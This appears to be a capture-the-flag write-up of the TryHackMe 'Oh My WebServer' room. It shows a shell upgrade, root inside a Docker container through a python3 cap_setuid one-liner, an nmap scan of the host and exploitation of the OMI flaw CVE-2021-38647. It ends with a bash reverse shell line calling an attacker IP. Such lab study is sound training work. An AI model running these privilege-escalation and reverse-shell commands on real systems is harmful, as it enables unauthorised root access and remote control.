
Lets upgrade this



```
daemon@4a70924bafa0:/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@4a70924bafa0:/bin$ ^Z
[1]  + 43595 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Oh-My-WebServer git:(main)±3
stty raw -echo; fg
[1]  + 43595 continued  nc -lvnp 9001

daemon@4a70924bafa0:/bin$ export TERM=xterm
daemon@4a70924bafa0:/bin$ 
```

Vertical PrivEsc - Docker


So we are in a docker container indicated by this env file for docker



```
daemon@4a70924bafa0:/$ ls -al
total 80
drwxr-xr-x   1 root root 4096 Feb 23  2022 .
drwxr-xr-x   1 root root 4096 Feb 23  2022 ..
-rwxr-xr-x   1 root root    0 Feb 23  2022 .dockerenv
drwxr-xr-x   1 root root 4096 Oct  8  2021 bin
drwxr-xr-x   2 root root 4096 Jun 13  2021 boot
drwxr-xr-x   5 root root  340 Sep  3 12:09 dev
drwxr-xr-x   1 root root 4096 Feb 23  2022 etc
drwxr-xr-x   2 root root 4096 Jun 13  2021 home
drwxr-xr-x   1 root root 4096 Oct  8  2021 lib
drwxr-xr-x   2 root root 4096 Sep 27  2021 lib64
drwxr-xr-x   2 root root 4096 Sep 27  2021 media
drwxr-xr-x   2 root root 4096 Sep 27  2021 mnt
drwxr-xr-x   2 root root 4096 Sep 27  2021 opt
dr-xr-xr-x 181 root root    0 Sep  3 12:09 proc
drwx------   1 root root 4096 Oct  8  2021 root
drwxr-xr-x   3 root root 4096 Sep 27  2021 run
drwxr-xr-x   1 root root 4096 Oct  8  2021 sbin
drwxr-xr-x   2 root root 4096 Sep 27  2021 srv
dr-xr-xr-x  13 root root    0 Sep  3 12:09 sys
drwxrwxrwt   1 root root 4096 Sep  3 13:10 tmp
drwxr-xr-x   1 root root 4096 Sep 27  2021 usr
drwxr-xr-x   1 root root 4096 Sep 27  2021 var
daemon@4a70924bafa0:/$
```


Lets run linpeas on here

Found this, this is our foothold here



```
Files with capabilities (limited to 50):
/usr/bin/python3.7 = cap_setuid+ep

╔══════════╣ Users with capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

╔══════════╣ Files with ACLs (limited to 50)
```

Lets find something for this in GTFObins




Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Here is our way to get root, Lets run it




```
daemon@4a70924bafa0:/tmp$       3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# idon@4a70924bafa0:/tmp$ python -c 'import os; os.setuid(0); os.system("/bin/sh")'
uid=0(root) gid=1(daemon) groups=1(daemon)
# 
```

Its ugly i know cuz it just got wrapped around basically i ran

```
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```


Here is your user.txt



```
uid=0(root) gid=1(daemon) groups=1(daemon)
# cd /root
# ls
user.txt
# ls -al
total 28
drwx------ 1 root root   4096 Oct  8  2021 .
drwxr-xr-x 1 root root   4096 Feb 23  2022 ..
lrwxrwxrwx 1 root root      9 Oct  8  2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root    570 Jan 31  2010 .bashrc
drwxr-xr-x 3 root root   4096 Oct  8  2021 .cache
-rw-r--r-- 1 root root    148 Aug 17  2015 .profile
-rw------- 1 root daemon   12 Oct  8  2021 .python_history
-rw-r--r-- 1 root root     38 Oct  8  2021 user.txt
# 
```

Vertical PrivEsc - Machine


So now to get root on host first i checked the ifconfig for the interface of this docker container



```
stty raw -echo; fg

[1]  + 55083 continued  nc -lvnp 9001

daemon@4a70924bafa0:/bin$ export TERM=xterm
daemon@4a70924bafa0:/bin$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 174718  bytes 47985372 (45.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 399670  bytes 73823546 (70.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# 
```


So internally the host should be in the subnet 172.17.0.0/24 u can run nmap on this by downloading this : https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap

Now lets run nmap again to find open ports of host



```
# ./nmap -p- -n -Pn 172.17.0.1 --min-rate=100000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-09-03 15:27 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.090s latency).
Not shown: 65531 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
5985/tcp closed unknown
5986/tcp open   unknown
MAC Address: 02:42:C5:2C:29:8B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.50 seconds
# 
```

So i searched for these found it was was omi it is designed by microsoft but this is a linux machine so i found this page on hacktricks : https://book.hacktricks.xyz/network-services-pentesting/5985-5986-pentesting-omi



5985,5986 - Pentesting OMI

Learn & practice AWS Hacking: HackTricks Training AWS Red Team Expert (ARTE)
Learn & practice GCP Hacking: HackTricks Training GCP Red Team Expert (GRTE)

Basic Information


OMI is presented as an open-source tool by Microsoft, designed for remote configuration management. It's particularly relevant for Linux servers on Azure that utilize services such as:

- **Azure Automation**
- **Azure Automatic Update**
- **Azure Operations Management Suite**
- **Azure Log Analytics**
- **Azure Configuration Management**
- **Azure Diagnostics**

The process `omiengine` is initiated and listens on all interfaces as root when these services are activated.


Alright i seach for this CVE that it points out here is a script i found : https://github.com/AlteredSecurity/CVE-2021-38647

Now running this




```
Privy  Rexploit  Rexploit.c  linpeas.sh  nmap  om
# python3 omi.py -t  172.17.0.1 -c 'whoami'
root

# 
```

Now we can run command as root lets get a revshell on root now
First make a script on your host like this




```
vim root-shell.sh

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Oh-
cat root-shell.sh
bash -i >& /dev/tcp/10.4.100.21/9002 0>&1
```

